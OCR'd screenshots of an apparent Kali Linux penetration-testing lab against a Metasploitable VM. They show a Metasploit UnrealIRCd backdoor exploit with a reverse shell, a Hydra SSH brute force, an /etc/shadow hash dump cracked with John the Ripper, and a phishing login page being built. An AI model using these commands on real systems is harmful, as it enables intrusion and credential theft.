
Auto capture keyboard ...


Don't show again


Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:37
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:58
kali@kali: ~
Session Actions Edit View Help
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt shadow.txt
Created directory: /home/kali/.john
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) 1 (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
123456789 (klog)
batman (sys)
service (service)
3g 0:00:03:24 64.50% (ETA: 08:57:15) 0.01468g/s 44581p/s 178375c/s 178375C/s casadaavo..casa132
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
(kali㉿kali)-[~]
$ john --show shadow.txt
sys:batman:14742:0:99999:7:::
klog:123456789:14742:0:99999:7:::
service:service:14715:0:99999:7:::
3 password hashes cracked, 4 left
(kali㉿kali)-[~]
$
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
9:49
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ mkdir -p ~/phishing_lab cd ~/phishing_lab
┌──(kali㉿kali)-[~]
└─$ cat > login.html << 'EOF'
heredoc>
heredoc>
┌──(kali㉿kali)-[~]
└─$ ^[[200~cat > login.html << 'EOF'
heredoc> <!DOCTYPE html>
heredoc> <html>
heredoc> <head>
heredoc> <title>Secure Login </title> </head>
heredoc> <body>
heredoc> <h2>Login Page</h2>
heredoc> <form action="submit.php"method="POST">
heredoc> Email: <input type="email"
heredoc> name="email" required>
heredoc> Password: <input type ="password"
heredoc> name="password" required>
heredoc> <button type="submit">Login</button>
heredoc> </form>
heredoc> Educational Demo Only
heredoc> Demo Only
heredoc> </body>
heredoc> </html>
heredoc> mkdir -p ~/phishing_lab cd ~/phishing_lab
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 0:44
kali@kali: ~
Session Actions Edit View Help
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
cat /etc/shadow
root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:11
kali@kali: ~
Session Actions Edit View Help
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
inet6 fe80::a00:27ff:feca:f096/64 scope link
valid_lft forever preferred_lft forever
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help



Mouse integration ...

Don't show again

Auto capture keyboard ...

Don't show again

Right Ctrl